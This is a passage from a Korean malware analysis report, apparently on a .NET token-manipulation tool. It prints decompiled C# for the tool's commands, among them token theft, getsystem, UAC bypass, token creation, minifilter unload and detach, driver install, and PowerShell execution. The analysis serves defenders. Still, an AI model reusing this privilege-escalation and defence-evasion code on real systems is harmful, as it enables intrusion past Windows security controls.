steal_pipe_token	pipe 를 통해 토큰 획득 후 프로세스 실행
uninstall_driver	미니 필터 드라이버 삭제

remove_privilege	토큰에 할당된 권한 제거
sample_processes	사용자별 프로세스 출력
enable_privilege	토큰에 할당된 권한 활성화
disable_privilege	토큰에 할당된 권한 비활성화
clear_desktop_acl	권한 상승을 DACL(Discretionary Access Control List) 설정
find_user_processes	해당 사용자의 프로세스 리스트 출력
gettrustedinstaller	TrustedInstaller group을 통해서 시스템 토큰 획득 및 프로세스 실행
is_critical_process	주요 프로세스 여부 확인
sample_processes_wmi	WMI 를 이용해 사용자별 프로세스 출력
get_trustedinstaller	TrustedInstaller group을 통해서 시스템 토큰 획득 및 프로세스 실행
set_critical_process	주요 프로세스로 설정
list_filter_instances	미니 필터 드라이버의 attached 리스트
find_user_processes_wmi	WMI 를 이용해 해당 사용자의 프로세스 리스트 출력

해당 샘플은 Steal_Token 명령어를 사용했으며 전달된 프로세스 및 쓰레드 ID 에 따라 할당 및 프로세스 생성을 시도하는 코드가 존재한다. 입력된 파라미터 값은 프로세스의 토큰을 가져와 새로운 프로세스를 생성하는 기능을 수행하며, 콘솔창에 출력되는 실행 결과는 다음과 같다.

Figure 61. 콘솔창 출력

OpenProcessToken 함수를 통해 PID 로 토큰을 얻은 뒤 StartProcessAsUser, CreateProcessWithLogonW 함수를 이용해 프로세스를 생성한다.

```
private static TO _StealToken<TO, T1>(CommandLineParsing cLP, T1 hToken)
{
    TO t;
    using (TokenManipulation tokenManipulation = new TokenManipulation(hToken))
    {
        if (string.IsNullOrWhiteSpace(cLP.Command))
        {
            if (cLP.ProcessID != 0 && tokenManipulation.OpenProcessToken(cLP.ProcessID))
            {
                tokenManipulation.SetWorkingTokenToRemote();
            }
            else
            {
                if (cLP.ThreadID == 0 || tokenManipulation.OpenThreadToken<T1, TO, uint, string>((uint)cLP.ThreadID, 983551
                {
                    Console.WriteLine("[-] Process or Thread ID not Specified");
                    return 0;
                }
                tokenManipulation.SetWorkingTokenToThreadToken();
            }
            if (tokenManipulation.ImpersonateUser())
            {
                return 1;
            }
        }
        else
        {
            if (cLP.ProcessID != 0 && tokenManipulation.OpenProcessToken(cLP.ProcessID))
            {
                tokenManipulation.SetWorkingTokenToRemote();
                if (tokenManipulation.DuplicateToken<TO, string>(Winnt._SECURITY_IMPERSONATION_LEVEL.SecurityImpersonation)
                {
                    return 0;
                }
                tokenManipulation.SetWorkingTokenToNewToken();
            }
            else
            {
                if (cLP.ThreadID == 0 || tokenManipulation.OpenThreadToken<T1, TO, uint, string>((uint)cLP.ThreadID, 983551
                {
                    Console.WriteLine("[-] Process or Thread ID not Specified");
                    return 0;
                }
                tokenManipulation.SetWorkingTokenToThreadToken();
            }
            if (tokenManipulation.StartProcessAsUser<string, TO, T1, uint>(cLP.Command) != null)
```

Figure 62. steal_token 명령어 수행 코드

```
public virtual bool OpenProcessToken(int processId)
{
    IntPtr intPtr = Kernel32.OpenProcess(ProcessThreadsApi.ProcessSecurityRights.PROCESS_QUERY_INFORMATION, false, (uint)processId);
    if (IntPtr.Zero == intPtr)
    {
        Misc.GetWin32Error<string>("OpenProcess");
        return false;
    }
    Console.WriteLine("[+] Recieved Process Handle 0x{0}", intPtr.ToString("X4"));
    if (!Kernel32.OpenProcessToken(intPtr, 983551U, out this.hExistingToken) && !Kernel32.OpenProcessToken(intPtr, 33554432U, out this.hExistingToken))
    {
        Console.WriteLine(" [-] Unable to Open Process Token");
        Misc.GetWin32Error<string>("OpenProcessToken");
        Kernel32.CloseHandle(intPtr);
        return false;
    }
    Console.WriteLine("[+] Recieved Token Handle 0x{0}", this.hExistingToken.ToString("X4"));
    Kernel32.CloseHandle(intPtr);
    return true;
```

Figure 63. openProcessToken 코드

```
public T1 StartProcessAsUser<T0, T1, T2, T3>(T0 newProcess)
{
    AccessTokens.Create create;
    if (Process.GetCurrentProcess().SessionId == 0)
    {
        create = new AccessTokens.Create(CreateProcess.CreateProcessWithLogonW<T1, T2, T0, T3>);
    }
    else
    {
        create = new AccessTokens.Create(CreateProcess.CreateProcessWithTokenW<T1, T2, T0, T3>);
    }
    T0 empty = string.Empty;
    Misc.FindExe<T0>(ref newProcess, out empty);
    if (!create(this.hWorkingToken, newProcess, empty))
    {
        return 0;
    }
    return 1;
```

Figure 64. StartProcessAsUser 코드

```
public static T0 CreateProcessWithLogonW<T0, T1, T2, T3>(T1 phNewToken, T2 name, T2 arguments)
{
    if (IntPtr.Zero != phNewToken && !advapi32.ImpersonateLoggedOnUser(phNewToken))
    {
        Console.WriteLine("[-] Token Impersonation Failed");
        Misc.GetWin32Error<T2>("ImpersonateLoggedOnUser");
        return 0;
    }
    if (name.Contains("##"))
    {
        name = Path.GetFullPath(name);
        if (!File.Exists(name))
        {
            Console.WriteLine("[-] File Not Found");
            advapi32.RevertToSelf();
            return 0;
        }
    }
    else
    {
        name = CreateProcess.FindFilePath<StringBuilder, T1, T2>(name);
        if (string.Empty == name)
        {
            Console.WriteLine("[-] Unable to find file");
            advapi32.RevertToSelf();
            return 0;
        }
    }
    Console.WriteLine("[+] CreateProcessWithLogonW");
    Winbase._STARTUPINFO startupinfo = new Winbase._STARTUPINFO
    {
        cb = (uint)Marshal.SizeOf(typeof(Winbase._STARTUPINFO))
    };
    Winbase._PROCESS_INFORMATION process_INFORMATION;
    if (!advapi32.CreateProcessWithLogonW("i", "j", "k", Winbase.LOGON_FLAGS.LOGON_NETCREDENTIALS_ONLY, name,
      startupinfo, out process_INFORMATION))
    {
        Misc.GetWin32Error<T2>("CreateProcessWithLogonW");
        advapi32.RevertToSelf();
        return 0;
    }
    Console.WriteLine(" [+] Created process: {0}", process_INFORMATION.dwProcessId);
    Console.WriteLine(" [+] Created thread:  {0}", process_INFORMATION.dwThreadId);
```

Figure 65. CreateProcessWithLogonW 코드

Steal_Token 명령어 외 다른 기능에 대한 설명과 간략한 코드에 대해서 살펴보면 다음과 같다.

```
{
    if (!tokenInformation.OpenProcessToken(cLP.ProcessID))
    {
        return;
    }
    tokenInformation.SetWorkingTokenToRemote();
}
else
{
    tokenInformation.SetWorkingTokenToSelf();
}
hToken = tokenInformation.GetWorkingToken<T1>();
Console.WriteLine("[*] Primary Token");
tokenInformation.GetTokenUser<uint, string>();
Console.WriteLine();
Console.WriteLine("[*] Impersonation Tokens");
T0 t;
bool data = cLP.GetData<T0, bool, string>("all", out t);
if (data)
{
    tokenInformation.ListThreads<T1, bool, int, string>(cLP.ProcessID);
    tokenInformation.GetThreadUsers<List<uint>.Enumerator, uint, T1, bool, string>();
    Console.WriteLine();
}
Console.WriteLine("[*] Primary Token Groups");
tokenInformation.GetTokenGroups<uint, bool, int, string>();
Console.WriteLine();
if (data)
{
    tokenInformation.GetTokenSource<uint, string>();
    Console.WriteLine();
    tokenInformation.GetTokenPrivileges<uint, int, StringBuilder, T1, string, bool>();
    Console.WriteLine();
    tokenInformation.GetTokenOwner<uint, string>();
    Console.WriteLine();
    tokenInformation.GetTokenPrimaryGroup<uint, string>();
    Console.WriteLine();
    tokenInformation.GetTokenDefaultDacl<uint, string, ushort>();
    Console.WriteLine();
    Winnt._TOKEN_TYPE token_TYPE;
    TokenInformation.GetElevationType<int, bool, T1, string>(hToken, out token_TYPE);
    TokenInformation.PrintElevation<int, bool, T1, string>(hToken);
}
```

Figure 66. info 명령어 수행 코드

```
Console.WriteLine("[*] Username: {0}", t4);
Console.WriteLine("[*] Domain:   {0}", t3);
Console.WriteLine("[*] Password: {0}", t5);
if (!string.IsNullOrEmpty(cLP.Command))
{
    Console.WriteLine("[*] Command: {0}", cLP.Command);
    Winbase._STARTUPINFO startupinfo = new Winbase._STARTUPINFO
    {
        cb = (uint)Marshal.SizeOf(typeof(Winbase._STARTUPINFO))
    };
    Winbase._PROCESS_INFORMATION process_INFORMATION;
    if (advapi32.CreateProcessWithLogonW(t4, t3, t5, Winbase.LOGON_FLAGS.LOGON_NETCREDENTIALS_ONLY, cLP.Command, cLP.Arguments, W
      Environment.CurrentDirectory, ref startupinfo, out process_INFORMATION))
    {
        Console.WriteLine("[+] Process ID: {0}", process_INFORMATION.dwProcessId);
        Console.WriteLine("[+] Thread ID:  {0}", process_INFORMATION.dwThreadId);
        return;
    }
    Misc.GetWin32Error<T0>("CreateProcessWithLogonW");
    return;
}
else
{
    T1 t7;
    T2 t6 = advapi32.LogonUser(t4, t3, t5, Winbase.LOGON_TYPE.LOGON32_LOGON_NEW_CREDENTIALS, Winbase.LOGON_PROVIDER.LOGON32_PROVID
    if (t6 == null || IntPtr.Zero == t7)
    {
        Misc.GetWin32Error<T0>("LogonUser");
        return;
    }
    Winbase._SECURITY_ATTRIBUTES security_ATTRIBUTES = default(Winbase._SECURITY_ATTRIBUTES);
    T1 t8;
    advapi32.DuplicateTokenEx(t7, 33554432U, ref security_ATTRIBUTES, Winnt._SECURITY_IMPERSONATION_LEVEL.SecurityImpersonation, W
    kernel32.CloseHandle(t7);
    if (t6 == null || IntPtr.Zero == t8)
    {
        Misc.GetWin32Error<T0>("DuplicateTokenEx");
        return;
    }
    new WindowsIdentity(t8).Impersonate();
    Console.WriteLine("[*] If you run W"info /all"W", you should now see a thread token in the primary thread.");
    if (t6 != null)
    {
```

Figure 67. runas 명령어 수행 코드

```
if (t2 == "whoami")
{
    Console.WriteLine("[*] Operating as {0}", WindowsIdentity.GetCurrent().Name);
    goto IL_89C;
}
```

Figure 68. whoami 명령어 수행 코드

```
public void GetHistory<T0>()
{
    for (T0 t = 0; t < this.scrollbackPosition; t++)
    {
        try
        {
            Console.WriteLine("{0} - {1}", t, this.scrollback[t]);
        }
        catch
        {
        }
    }
```

Figure 69. history 명령어 수행 코드

```
hToken = tokenInformation.GetWorkingToken<T1>();
Console.WriteLine("[*] Primary Token");
tokenInformation.GetTokenUser<uint, string>();
Console.WriteLine();
Console.WriteLine("[*] Impersonation Tokens");
T0 t;
bool data = cLP.GetData<T0, bool, string>("all", out t);
if (data)
{
    tokenInformation.ListThreads<T1, bool, int, string>(cLP.ProcessID);
    tokenInformation.GetThreadUsers<List<uint>.Enumerator, uint, T1, bool, string>();
    Console.WriteLine();
}
Console.WriteLine("[*] Primary Token Groups");
tokenInformation.GetTokenGroups<uint, bool, int, string>();
Console.WriteLine();
if (data)
{
    tokenInformation.GetTokenSource<uint, string>();
    Console.WriteLine();
    tokenInformation.GetTokenPrivileges<uint, int, StringBuilder, T1, string, bool>();
    Console.WriteLine();
    tokenInformation.GetTokenOwner<uint, string>();
    Console.WriteLine();
    tokenInformation.GetTokenPrimaryGroup<uint, string>();
    Console.WriteLine();
    tokenInformation.GetTokenDefaultDacl<uint, string, ushort>();
    Console.WriteLine();
    Winnt._TOKEN_TYPE token_TYPE;
    TokenInformation.GetElevationType<int, bool, T1, string>(hToken, out token_TYPE);
    TokenInformation.PrintElevation<int, bool, T1, string>(hToken);
}
```

Figure 70. getinfo 명령어 수행 코드

```
T3[][] array4 = t5.ToArray();
Comparer<int> comparer = Comparer<int>.Default;
Array.Sort<T3[]>(array4, (T1[] x, T1[] y) => comparer.Compare(Convert.ToInt32(x[1]), Convert.ToInt32(y[1])
T4 t12 = Activator.CreateInstance(typeof(T4));
T3[] array5 = new T3[] { "ProcessName", "PID", "Arch", "UserName", "MemUsage" };
List<string> list2 = t12;
string text3 = "{0,-30} {1,-8} {2,-6} {3,-28} {4,8}";
array2 = array5;
list2.Add(string.Format(text3, array2));
T3[][] array6 = array4;
for (t6 = 0; t6 < array6.Length; t6++)
{
    T3[] array7 = array6[t6];
    List<string> list3 = t12;
    string text4 = "{0,-30} {1,-8} {2,-6} {3,-28} {4,8} M";
    array2 = array7;
    list3.Add(string.Format(text4, array2));
}
Console.WriteLine(string.Join("\n", t12.ToArray()));
```

Figure 71. tasklist 명령어 수행 코드

```
public static void EnumerateInteractiveUserSessions<T0, T1, T2, T3, T4, T5>()
{
    T0 t = Activator.CreateInstance(typeof(T0));
    T1 t2 = default(T1);
    T2 t3 = 0;
    wtsapi32.WTSEnumerateSessions(IntPtr.Zero, 0, 1, ref t2, ref t3);
    for (T2 t4 = 0; t4 < t3; t4++)
    {
        wtsapi32._WTS_SESSION_INFO wts_SESSION_INFO = (wtsapi32._WTS_SESSION_INFO)Marshal.PtrToStructure(new IntPtr(t2
          (wtsapi32._WTS_SESSION_INFO));
        T1 zero;
        T1 t5 = (zero = IntPtr.Zero);
        if (wtsapi32.WTSQuerySessionInformationW(IntPtr.Zero, wts_SESSION_INFO.SessionId, wtsapi32._WTS_INFO_CLASS.WTS
        {
            T3 t6 = Marshal.PtrToStringUni(zero);
            if (!t.ContainsKey(t6))
            {
                t.Add(t6, (uint)wts_SESSION_INFO.SessionId);
            }
        }
        else
        {
            Console.WriteLine("[-] {0}", Marshal.GetLastWin32Error());
        }
    }
    Console.WriteLine("{0,-30}{1,-30}", "User", "SessionID");
    Console.WriteLine("{0,-30}{1,-30}", "----", "---------");
    T4 enumerator = t.Keys.GetEnumerator();
    try
    {
        while (enumerator.MoveNext())
        {
            T3 t7 = enumerator.Current;
            Console.WriteLine("{0,-30}{1,-30}", t7, t[t7]);
```

Figure 72. sessions 명령어 수행 코드

```
private static void _Terminate<T0>(CommandLineParsing cLP)
{
    if (!cLP.Remote)
    {
        Console.WriteLine("[-] Unable to identify Process ID");
        return;
    }
    T0 t = kernel32.OpenProcess(ProcessThreadsApi.ProcessSecurityRights.PROCESS_TERMINATE, false, (uint)cLP.ProcessID);
    if (IntPtr.Zero == t)
    {
        Misc.GetWin32Error<string>("OpenProcess");
        return;
    }
    Console.WriteLine("[+] Recieved Process Handle 0x{0}", t.ToString("X4"));
    if (kernel32.TerminateProcess(t, 0U))
    {
        Console.WriteLine("[+] Process Terminated");
        return;
    }
    Misc.GetWin32Error<string>("TerminateProcess");
}
```

Figure 73. terminate 명령어 수행 코드

```
private static void _GetSystem<T0, T1>(CommandLineParsing cLP, T1 hToken)
{
    T0 t;
    T0 t2;
    TokenInformation.CheckTokenPrivilege<uint, T1, int, StringBuilder, T0, string>(hToken, "SeDebugPrivilege",
    if (t != null)
    {
        using (TokenManipulation tokenManipulation = new TokenManipulation(hToken))
        {
            tokenManipulation.SetWorkingTokenToSelf();
            if (t2 == null)
            {
                tokenManipulation.SetTokenPrivilege<uint, T0, string>("SeDebugPrivilege", Winnt.TokenPrivileges
            }
            if (string.IsNullOrEmpty(cLP.Command))
            {
                tokenManipulation.GetSystem();
                return;
            }
            tokenManipulation.GetSystem(cLP.CommandAndArgs);
            return;
        }
    }
    if (string.IsNullOrEmpty(cLP.Command))
    {
        NamedPipes.GetSystem();
        return;
    }
    NamedPipes.GetSystem(cLP.Command, cLP.Arguments);
}
```

```
public bool GetSystem()
{
    NTAccount ntaccount = (NTAccount)new SecurityIdentifier(WellKnownSidType.LocalSystemSid, null).Translate(typ
    Console.WriteLine("[*] Searching for {0}", ntaccount.ToString());
    this.processes = UserSessions.EnumerateUserProcesses<Dictionary<uint, string>, Process, int, IntPtr, uint, s
      ntaccount.ToString());
    using (Dictionary<uint, string>.KeyCollection.Enumerator enumerator = this.processes.Keys.GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            uint num = enumerator.Current;
            if (this.OpenProcessToken((int)num))
            {
                Console.WriteLine(" [+] Opened {0}", num);
                base.SetWorkingTokenToRemote();
                if (this.ImpersonateUser())
                {
                    return true;
                }
            }
        }
        return false;
    }
```

Figure 74. getsystem 명령어 수행 코드

```
private static void _BypassUAC<T0, T1, T2, T3, T4>(CommandLineParsing cLP, T4 hToken)
{
    Console.WriteLine("[*] Notice: This no longer working on versions of Windows 10 > 1703");
    if (cLP.Remote)
    {
        using (RestrictedToken restrictedToken = new RestrictedToken(hToken))
        {
            restrictedToken.BypassUAC<T0, bool, int, T4, T3>(cLP.ProcessID, cLP.Command);
            return;
        }
    }
    T0 name = WindowsIdentity.GetCurrent().Name;
    T1 t = UserSessions.EnumerateUserProcesses<T1, Process, int, T4, T3, T0, IEnumerator<KeyValuePair<uint, string>>,
    T2 enumerator = t.Keys.GetEnumerator();
    try
    {
        while (enumerator.MoveNext())
        {
            T3 t2 = enumerator.Current;
            Console.WriteLine("\n[*] Attempting Bypass with PID {0} ({1})", t2, t[t2]);
            using (RestrictedToken restrictedToken2 = new RestrictedToken(hToken))
            {
                restrictedToken2.BypassUAC<T0, bool, int, T4, T3>(t2, cLP.Command);
            }
        }
```

Figure 75. bypassuac 명령어 수행 코드

```
public void SetTokenGroup<T0, T1, T2, T3, T4, T5, T6>(T2 group, T3 isSID)
{
    Ntifs._TOKEN_GROUPS token_GROUPS = default(Ntifs._TOKEN_GROUPS);
    token_GROUPS.Initialize<T1, T4>();
    if (this.DuplicateToken<T3, T2>(Winnt._SECURITY_IMPERSONATION_LEVEL.SecurityImpersonation) == null)
    {
        return;
    }
    base.SetWorkingTokenToNewToken();
    TokenInformation tokenInformation = new TokenInformation(this.hWorkingToken);
    tokenInformation.GetTokenGroups<T0, T3, T1, T2>();
    for (T1 t = 0; t < tokenInformation.tokenGroups.GroupCount; t++)
    {
        token_GROUPS.Groups[t].Sid = tokenInformation.tokenGroups.Groups[t].Sid;
        token_GROUPS.Groups[t].Attributes = tokenInformation.tokenGroups.Groups[t].Attributes;
        Console.WriteLine(token_GROUPS.Groups[t].Sid);
    }
    token_GROUPS.GroupCount = tokenInformation.tokenGroups.GroupCount;
    if (isSID == null)
    {
        Console.WriteLine("Group:     {0}", group);
        T2 t2 = Environment.MachineName;
        if (group.Contains("\\"))
        {
            string[] array = group.Split(new T5[] { 92 });
            t2 = array[0];
            group = array[1];
        }
        group = new NTAccount(t2, group).Translate(typeof(T6)).Value;
    }
    Console.WriteLine("Group SID: {0}", group);
    token_GROUPS.GroupCount++;
    if (!CreateTokens.InitializeSid("S-1-5-21-258464558-1780981397-2849438727-1010", ref token_GROUPS.Groups[token_GI
    {
        return;
    }
    token_GROUPS.Groups[token_GROUPS.GroupCount].Attributes = 4U;
    new CreateTokens(this.hWorkingToken);
    string text = WindowsIdentity.GetCurrent().Name.Split(new T5[] { 92 })[1];
    token_GROUPS = tokenInformation.tokenGroups;
    T0 t3;
    if (!advapi32.AdjustTokenGroups(this.hWorkingToken, false, ref token_GROUPS, (uint)Marshal.SizeOf(token_GROUPS),
    {
        Misc.GetWin32Error<T2>("AdjustTokenGroups");
        return;
    }
    tokenInformation.GetTokenGroups<T0, T3, T1, T2>();
    Console.WriteLine(t3);
```

Figure 76. add_group 명령어 수행 코드

```
private static void _LogonUser<T0, T1, T2>(CommandLineParsing cLP, T1 hToken)
{
    T0 t;
    if (!cLP.GetData<object, bool, T0>("username", out t))
    {
        return;
    }
    T0 t2 = ".";
    T0 empty = string.Empty;
    Winbase.LOGON_TYPE logon_TYPE = Winbase.LOGON_TYPE.LOGON32_LOGON_INTERACTIVE;
    if (t.Contains(92) && !t.ToLower().StartsWith("nt service"))
    {
        T0[] array = t.Split(new T2[] { 92 }).ToArray<T0>();
        t2 = array.FirstOrDefault<T0>();
        t = array.LastOrDefault<T0>();
        if (!cLP.GetData<object, bool, T0>("password", out empty))
        {
            return;
        }
        Console.WriteLine("User Logon");
    }
    else if (t.Contains(92) && t.ToLower().StartsWith("nt service"))
    {
        t = t.Split(new T2[] { 92 }).ToArray<T0>().LastOrDefault<T0>();
        logon_TYPE = Winbase.LOGON_TYPE.LOGON32_LOGON_SERVICE;
        t2 = "NT SERVICE";
        Console.WriteLine("Service Logon");
    }
    else
    {
        T0 t3 = t.ToLower().Trim();
        if (t3 == "localservice")
        {
            t = "LocalService";
            logon_TYPE = Winbase.LOGON_TYPE.LOGON32_LOGON_SERVICE;
            t2 = "NT AUTHORITY";
        }
```

Figure 77. logon_user 명령어 수행 코드

```
T0 t = Marshal.AllocHGlobal(Marshal.SizeOf(security_QUALITY_OF_SERVICE));
Marshal.StructureToPtr(security_QUALITY_OF_SERVICE, t, false);
Console.WriteLine("_OBJECT_ATTRIBUTES");
wudfwdm._OBJECT_ATTRIBUTES object_ATTRIBUTES = new wudfwdm._OBJECT_ATTRIBUTES
{
    Length = (uint)Marshal.SizeOf(typeof(wudfwdm._OBJECT_ATTRIBUTES)),
    RootDirectory = IntPtr.Zero,
    Attributes = 0U,
    ObjectName = IntPtr.Zero,
    SecurityDescriptor = IntPtr.Zero,
    SecurityQualityOfService = t
};
TokenInformation tokenInformation = new TokenInformation(this.hWorkingToken);
tokenInformation.OpenProcessToken(processId);
tokenInformation.SetWorkingTokenToRemote();
tokenInformation.GetTokenSource<T2, T4>();
tokenInformation.GetTokenUser<T2, T4>();
tokenInformation.GetTokenGroups<T2, T5, T3, T4>();
tokenInformation.GetTokenPrivileges<T2, T3, StringBuilder, T0, T4, T5>();
tokenInformation.GetTokenOwner<T2, T4>();
tokenInformation.GetTokenPrimaryGroup<T2, T4>();
tokenInformation.GetTokenDefaultDacl<T2, T4, ushort>();
Winnt._LUID system_LUID = Winnt.SYSTEM_LUID;
T1 t2 = 4611686018427387903L;
this.phNewToken = Marshal.AllocHGlobal(Marshal.SizeOf(typeof(T0)));
T2 t3 = ntdll.NtCreateToken(out this.phNewToken, 983551U, ref object_ATTRIBUTES, Winnt._TOKEN_TYPE.TokenPrimary,
  tokenInformation.tokenPrivileges, ref tokenInformation.tokenOwner, ref tokenInformation.tokenPrimaryGroup, ref
if (t3 != null)
{
    Misc.GetNtError<T2, T4>("NtCreateToken", t3);
    new TokenInformation(this.phNewToken).GetTokenUser<T2, T4>();
}
if (string.IsNullOrEmpty(command))
{
    command = "cmd.exe";
}
DesktopACL desktopACL = new DesktopACL();
desktopACL.OpenDesktop<T0, T4>();
desktopACL.OpenWindow<T0, T4>();
base.SetWorkingTokenToNewToken();
base.StartProcessAsUser<T4, T5, T0, T2>(command);
```

Figure 78. clone_token 명령어 수행 코드

```
internal virtual void First()
{
    Console.WriteLine("{0,8} {1,9} {2,8} {3,-10}", new object[] { "Frame ID", "Instances", "Altitude", "Filter Name" });
    Console.WriteLine("{0,8} {1,9} {2,8} {3,-10}", new object[] { "--------", "---------", "--------", "-----------" });
    uint num = 0U;
    uint num2 = fltlib.FilterFindFirst(FltUserStructures._FILTER_INFORMATION_CLASS.FilterAggregateBasicInformation, IntPt
    if (2147942522U == num2)
    {
        if (num != 0U)
        {
            IntPtr intPtr = Marshal.AllocHGlobal((int)num);
            fltlib.FilterFindFirst(FltUserStructures._FILTER_INFORMATION_CLASS.FilterAggregateBasicInformation, intPtr, nu
            Filters.Print<uint, string, IntPtr, object>(intPtr);
            Marshal.FreeHGlobal(intPtr);
            return;
```

Figure 79. list_filters/list_filter_instances 명령어 수행 코드

```
private static void _CreateToken<T0, T1>(CommandLineParsing cLP, T1 hToken)
{
    try
    {
        using (CreateTokens createTokens = new CreateTokens(hToken))
        {
            T0[] array = new T0[0];
            T0 t;
            if (cLP.GetData<object, bool, T0>("groups", out t))
            {
                array = t.Split(new T0[] { "," }, StringSplitOptions.RemoveEmptyEntries);
            }
            T0 t2;
            if (cLP.GetData<object, bool, T0>("username", out t2))
            {
                createTokens.SetWorkingTokenToSelf();
                createTokens.CreateToken(t2, array, cLP.Command);
            }
            else
            {
                createTokens.SetWorkingTokenToSelf();
                createTokens.CreateToken(array, cLP.Command);
            }
        }
    }
    catch (AccessViolationException ex)
    {
        Console.WriteLine(ex);
    }
```

Figure 80. create_token 명령어 수행 코드

```
if (t2 == "reverttoself")
{
    Console.WriteLine(advapi32.RevertToSelf() ? ("[+] Reverted token to " + WindowsIdentity.GetCurrent
      ().Name) : "[-] RevertToSelf failed");
    goto IL_89C;
}
```

Figure 81. reverttoself 명령어 수행 코드

```
private static void _StartDriver<T0>(CommandLineParsing cLP)
{
    T0 t;
    if (!cLP.GetData<object, bool, T0>("ServiceName", out t))
    {
        Console.WriteLine("[-] ServiceName not set");
        return;
    }
    PSExec psexec = new PSExec(t);
    if (!psexec.Connect<bool, T0>("."))
    {
        Console.WriteLine("[-] Unable to connect to service controller");
        return;
    }
    psexec.Start<int, bool, T0>();
```

Figure 82. start_driver 명령어 수행 코드

```
internal static void Unload<T0, T1>(CommandLineParsing cLP)
{
    T0 t;
    if (!cLP.GetData<object, bool, T0>("filter", out t))
    {
        Console.WriteLine("[-] Filter Not Specified");
        return;
    }
    T1 t2 = fltlib.FilterUnload(t);
    if (t2 == null)
    {
        Console.WriteLine("[+] Filter Unloaded");
        return;
    }
    if (-2147023582 == t2)
    {
        Console.WriteLine("[-] Privilege Not Held (Probably SeLoadDriverPrivilege)");
        return;
    }
    if (-2145452016 != t2)
    {
        Console.WriteLine("FilterUnload Failed: 0x{0}", t2.ToString("X4"));
        return;
    }
    Console.WriteLine("[-] Filter does not have a detach routine");
```

Figure 83. unload_filter 명령어 수행 코드

```
private static void _RunPowerShell<T0, T1>(CommandLineParsing cLP)
{
    T0 t = RunspaceFactory.CreateRunspace();
    t.Open();
    new RunspaceInvoke(t);
    Pipeline pipeline = t.CreatePipeline();
    pipeline.Commands.AddScript(cLP.Command);
    pipeline.Commands.Add("Out-String");
    Collection<PSObject> collection = pipeline.Invoke();
    t.Close();
    foreach (PSObject psobject in collection)
    {
        Console.WriteLine(psobject.ToString());
    }
}
```

Figure 84. runpowershell 명령어 수행 코드

```
private static void _UnInstallDriver<TO>(CommandLineParsing cLP)
{
    TO t;
    if (cLP.GetData<object, bool, TO>("servicename", out t))
    {
        using (PSExec psexec = new PSExec(t))
        {
            if (!psexec.Connect<bool, TO>("."))
            {
                return;
            }
            if (!psexec.Open<bool, TO>())
            {
                return;
            }
            if (!psexec.Stop<IntPtr, int, bool>())
            {
                return;
            }
            psexec.Delete<bool>();
            return;
        }
    }
    Console.WriteLine("[-] Unable to identify /Service");
```

Figure 85. delete_driver 명령어 수행 코드

```
internal static void FilterDetach<T0, T1>(CommandLineParsing cLP)
{
    T0 t;
    if (!cLP.GetData<object, bool, T0>("filter", out t))
    {
        Console.WriteLine("[-] /Filter: Not Specified");
        return;
    }
    T0 t2;
    if (!cLP.GetData<object, bool, T0>("instance", out t2))
    {
        Console.WriteLine("[-] /Instance: Not Specified");
        return;
    }
    T0 t3;
    if (!cLP.GetData<object, bool, T0>("volume", out t3))
    {
        Console.WriteLine("[-] /Volume: Not Specified");
        return;
    }
    T1 t4 = fltlib.FilterDetach(t, t3, t2);
    if (t4 == null)
    {
        Console.WriteLine("[+] Filter Detached");
        return;
    }
    if (-2147023582 == t4)
    {
        Console.WriteLine("[-] Privilege Not Held (Probably SeLoadDriverPrivilege)");
        return;
    }
    if (-2145452016 != t4)
    {
        Console.WriteLine("FilterDetach Failed: 0x{0}", t4.ToString("X4"));
        return;
    }
    Console.WriteLine("[-] Filter does not have a detach routine");
}
```

Figure 86. detach_filter 명령어 수행 코드

```
public void AddTokenPrivilege(TokenDriver.PRIVILEGE_DATA data)
{
    int num = Marshal.SizeOf(data);
    IntPtr intPtr = Marshal.AllocHGlobal(num);
    Marshal.StructureToPtr(data, intPtr, true);
    byte[] array = new byte[num];
    Marshal.Copy(intPtr, array, 0, num);
    Marshal.FreeHGlobal(intPtr);
    byte[] array2 = this._SendRecieveIOCTL<byte, int, IntPtr, uint, string>(array, 2054U);
    this._AddTokenPrivilege<IntPtr, long, ulong, byte>(array2);
}
```

```
// Token: 0x06000236 RID: 566 RVA: 0x0000EBB0 File Offset: 0x0000CDB0
private void _AddTokenPrivilege<T0, T1, T2, T3>(T3[] result)
{
    T0 t = Marshal.AllocHGlobal(72);
    Marshal.Copy(result, 0, t, 72);
    T1[] array = new T1[9];
    Marshal.Copy(t, array, 0, 9);
    T2[] array2 = array.Select((T1 x) => x).ToArray<T2>();
    Console.WriteLine("[+] PEPROCESS Base Address : 0x{0}", array2[0].ToString("X4"));
    Console.WriteLine();
    Console.WriteLine("[+] EX_FAST_REF Base Address : 0x{0}", array2[1].ToString("X4"));
    Console.WriteLine("[+] EX_FAST_REF Data         : 0x{0}", array2[2].ToString("X4"));
    Console.WriteLine();
    Console.WriteLine("[+] TOKEN Base Address                : 0x{0}", array2[3].ToString("X4"));
    Console.WriteLine("[+] PSEP_TOKEN_PRIVILEGES Base Address : 0x{0}", array2[4].ToString("X4"));
    Console.WriteLine();
    Console.WriteLine("[+] Current Present Value : 0x{0}", array2[5].ToString("X4"));
    Console.WriteLine("[+] Updated Present Value : 0x{0}", array2[6].ToString("X4"));
    Console.WriteLine("[+] Enabled               : 0x{0}", array2[7].ToString("X4"));
    Console.WriteLine("[+] EnabledByDefault      : 0x{0}", array2[8].ToString("X4"));
}
```

Figure 87. add_privilege 명령어 수행 코드

```
    Console.WriteLine("[*] Service Name: " + t);
    Console.WriteLine("[*] Service Path: " + t3);
    PSExec psexec = new PSExec(t);
    if (psexec.Connect<T1, T0>(".") == null)
    {
        Console.WriteLine("[-] Unable to connect to service controller");
        return;
    }
    T0 t7;
    try
    {
        t7 = Path.GetFullPath(t3);
        goto IL_AA;
    }
    catch (Exception ex)
    {
        if (ex is T3)
        {
            t7 = CreateProcess.FindFilePath<StringBuilder, IntPtr, T0>(t3);
            if (!string.IsNullOrEmpty(t7))
            {
                goto IL_AA;
            }
            Console.WriteLine("[-] Unable to locate service binary");
        }
    }
    return;
    IL_AA:
    Console.WriteLine("[*] Full Path: " + t7);
    if (!File.Exists(t7))
    {
        Console.WriteLine("[-] Unable to find service binary: {0}");
        return;
    }
    if (psexec.Open<T1, T0>() == null)
    {
        if (psexec.CreateDriver<T0, IntPtr, T1>(t7, t5) == null)
        {
            return;
        }
        if (psexec.Open<T1, T0>() == null)
        {
            return;
        }
    }
    psexec.Start<int, T1, T0>();
```

Figure 88. install_driver 명령어 수행 코드

```
public void UnFreezeToken()
{
    byte[] array = this._SendRecievelOCTL<byte, int, IntPtr, uint, string>(new byte[0], 2051U);
